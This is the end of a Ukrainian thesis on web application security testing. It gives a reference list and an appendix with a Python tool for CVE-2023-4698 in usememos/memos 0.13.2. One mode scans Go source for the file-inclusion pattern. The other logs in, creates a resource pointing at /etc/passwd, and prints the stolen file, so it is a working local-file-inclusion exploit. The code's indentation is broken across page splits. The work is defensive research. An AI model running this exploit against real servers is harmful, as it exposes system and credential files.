19. CVE.org. CVE.org. URL: https://www.cve.org (дата звернення: 26.02.2025).

20. Black/Grey/White Box Testing. InfoSec Institute. URL: https://www.infosecinstitute.com/resources/penetration-testing/what-are-black-box-grey-box-and-white-box-penetration-testing/ (дата звернення: 27.02.2025).

21. Black Box Testing. Imperva. URL: https://www.imperva.com/learn/application-security/black-box-testing/ (дата звернення: 28.02.2025).

22. White Box Testing. Imperva. URL: https://www.imperva.com/learn/application-security/white-box-testing/ (дата звернення: 04.03.2025).

23. Gray Box Testing. Imperva. URL: https://www.imperva.com/learn/application-security/gray-box-testing/ (дата звернення: 13.03.2025).

24. Top 10 SAST tools 2025. SpectralOps. URL: https://spectralops.io/blog/top-10-static-application-security-testing-sast-tools-in-2025/ (дата звернення: 18.03.2025).

25. DAST Testing. CodenTeam. URL: https://codenteam.com/dynamic-application-security-testing-dast-how-safe-is-your-application-in-action/ (дата звернення: 31.03.2025).

26. Wireshark – Official Website. Wireshark. URL: https://www.wireshark.org/ (дата звернення: 01.04.2025).

27. Burp Suite Community Edition. PortSwigger. URL: https://portswigger.net/burp/communitydownload (дата звернення: 01.04.2025).

28. Wappalyzer – Identify Technologies. Wappalyzer. URL: https://www.wappalyzer.com/ (дата звернення: 03.04.2025).

29. OWASP Juice Shop. OWASP. URL: https://owasp.org/www-project-juice-shop/ (дата звернення: 15.04.2025).

30. DAST Tools. Qualysec. URL: https://qualysec.com/dast-tools/ (дата звернення: 20.04.2025).

31. TestPHP Vulnerable Website. Acunetix. URL: http://testphp.vulnweb.com/ (дата звернення: 21.04.2025).

32. Memos – an open-source, self-hosted memo hub. usememos.com. URL: https://www.usememos.com/ (дата звернення: 23.04.2025).

33. Mnqazi. CVE-2023-4698 — Local File Inclusion (LFI) in usememos/memos 0.13.2. Medium. URL: https://medium.com/@mnqazi/cve-2023-4698-local-file-inclusion-lfi-in-usememos-memos-0-13-2-d5008ddb014b (дата звернення: 23.04.2025).

34. NVD – National Vulnerability Database. CVE-2023-4698. NIST. URL: https://nvd.nist.gov/vuln/detail/CVE-2023-4698 (дата звернення: 23.04.2025).

35. usememos/memos release v0.13.1. GitHub. URL: https://github.com/usememos/memos/releases/tag/v0.13.1 (дата звернення: 01.05.2025).

ДОДАТОК А

```
import os
import re
import requests
import getpass
from colorama import Fore, Style, init

init(autoreset=True)

def menu():
    print(Fore.CYAN + "\n[1] Статичний аналіз (SAST)")
    print("[2] Динамічний аналіз (DAST)")
    choice = input(Fore.BLUE + "Виберіть метод (1 або 2): ").strip()
    return choice

def get_version(root_dir):
    version_file = os.path.join(root_dir, "VERSION")
    go_mod_file = os.path.join(root_dir, "go.mod")

    if os.path.isfile(version_file):
        with open(version_file, 'r', encoding='utf-8') as f:
            return f.read().strip()

    elif os.path.isfile(go_mod_file):
        with open(go_mod_file, 'r', encoding='utf-8') as f:
            for line in f:
                if "usememos/memos" in line:
                    match = re.search(r'v\d+\.\d+\.\d+', line)
                    if match:
```

```
                    return match.group()

        base = os.path.basename(root_dir)
        match = re.search(r'memos-(\d+\.\d+\.\d+)', base)
        if match:
            return match.group(1)

        return "Невідома версія"

    def version_is_safe(version):
        try:
            major, minor, patch = map(int, version.split('.'))
            return (major, minor, patch) > (0, 13, 2)
        except:
            return False

    def detect_vulnerability(file_path):
        with open(file_path, 'r', encoding='utf-8') as f:
            lines = f.readlines()

        tainted_vars = set()

        for line in lines:
            clean = line.replace(" ", "")
                if any(x in clean for x in ['resource.InternalPath', 'c.FormValue(',
'c.QueryParam(']) and ':=' in clean:
                match = re.search(r'(\w+)\s*:?=', clean)
                if match:
                    tainted_vars.add(match.group(1))
```

```
            for line in lines:
                clean = line.replace(" ", "")
                for var in tainted_vars:
                    if f'os.Open({var})' in clean:
                        return True, file_path

            return False, None

        def scan_project(root_dir):
            print(Fore.CYAN + f"\n🔍 Сканування директорії: {root_dir}")
            version = get_version(root_dir)
            print(Fore.WHITE + f"📦 Версія додатку: {version}")

            if version != "Невідома версія" and version_is_safe(version):
                print(Fore.GREEN + "\n[✅] Додаток не є вразливим.")
                return

            for root, _, files in os.walk(root_dir):
                for f in files:
                    if f.endswith(".go"):
                        file_path = os.path.join(root, f)
                        found, fname = detect_vulnerability(file_path)
                        if found:
                                print(Fore.RED + f"\n[❌] Вразливість CVE-2023-4698
знайдена у файлі: {fname}")
                            return

            print(Fore.GREEN + "\n[✅] Вразливість CVE-2023-4698 не виявлена.")

        def prompt_config():
```

```
        print(Fore.CYAN + "🔧 Введіть параметри підключення:")
        base_url = input(Fore.BLUE + "URL сервера: ").strip().rstrip("/")
        username = input("Username: ").strip()
        password = getpass.getpass("Password: ")
        return base_url, username, password

    def login_get_session(base_url, username, password):
        session = requests.Session()
        login_url = base_url + "/api/auth/signin"

        response = session.post(
            login_url,
            json={"username": username, "password": password}
        )

        if response.status_code == 200 and "Set-Cookie" in response.headers:
            print(Fore.GREEN + "[✅] Успішна авторизація.")
            return session
        else:
            print(Fore.RED + "[❌] Помилка авторизації:", response.status_code,
response.text)
            return None

    def exploit_lfi(session, base_url, target_path="/etc/passwd"):
        payload = {
            "filename": "exploit.txt",
            "internalPath": target_path,
            "type": "text/*"
        }
```

```
        resource_url = base_url + "/api/resource"
        resp = session.post(resource_url, json=payload)

        if resp.status_code == 200:
            try:
                data = resp.json()["data"]
                resource_id = data["id"]
                filename = data["filename"]
                  print(Fore.YELLOW + f"[⚠] Ресурс створено: ID = {resource_id}, ім'я = {filename}")
                print(Fore.RED + f"[🚨] CVE-2023-4698 знайдено.")
                return resource_id, filename
            except Exception as e:
                print(Fore.RED + f"[❌] Помилка розбору JSON: {e}")
                return None, None
        else:
                print(Fore.RED + f"[❌] Статус: {resp.status_code}. Вразливість не знайдено.")
            return None, None

    def fetch_file_content(session, base_url, resource_id, filename):
        url = f"{base_url}/o/r/{resource_id}/{filename}"

        access_token = session.cookies.get("access-token")
        if not access_token:
            print(Fore.RED + "[❌] Cookie access-token не знайдено.")
            return

        headers = {
            "Cookie": f"access-token={access_token}"
```

```
        }

        try:
            resp = session.get(url, headers=headers)
            if resp.status_code == 200:
                lines = resp.text.splitlines()
                print(Fore.CYAN + "\n📄 Перші рядки вмісту файлу:")
                for line in lines[:10]:
                    print(Fore.WHITE + line)
            else:
                    print(Fore.RED + f"[❌] Не вдалося отримати файл. Статус: {resp.status_code}")
        except Exception as e:
            print(Fore.RED + f"[❌] Помилка при отриманні файлу: {e}")


    if __name__ == "__main__":
        choice = menu()
        if choice == "1":
            root = input(Fore.BLUE + "Введіть шлях до кореня проєкту usememos: ").strip()
            scan_project(root)
        elif choice == "2":
            base_url, username, password = prompt_config()
            session = login_get_session(base_url, username, password)
            if session:
                resource_id, filename = exploit_lfi(session, base_url)
                if resource_id and filename:
                    fetch_file_content(session, base_url, resource_id, filename)
        else:
            print(Fore.RED + "❌ Некоректний вибір.")
```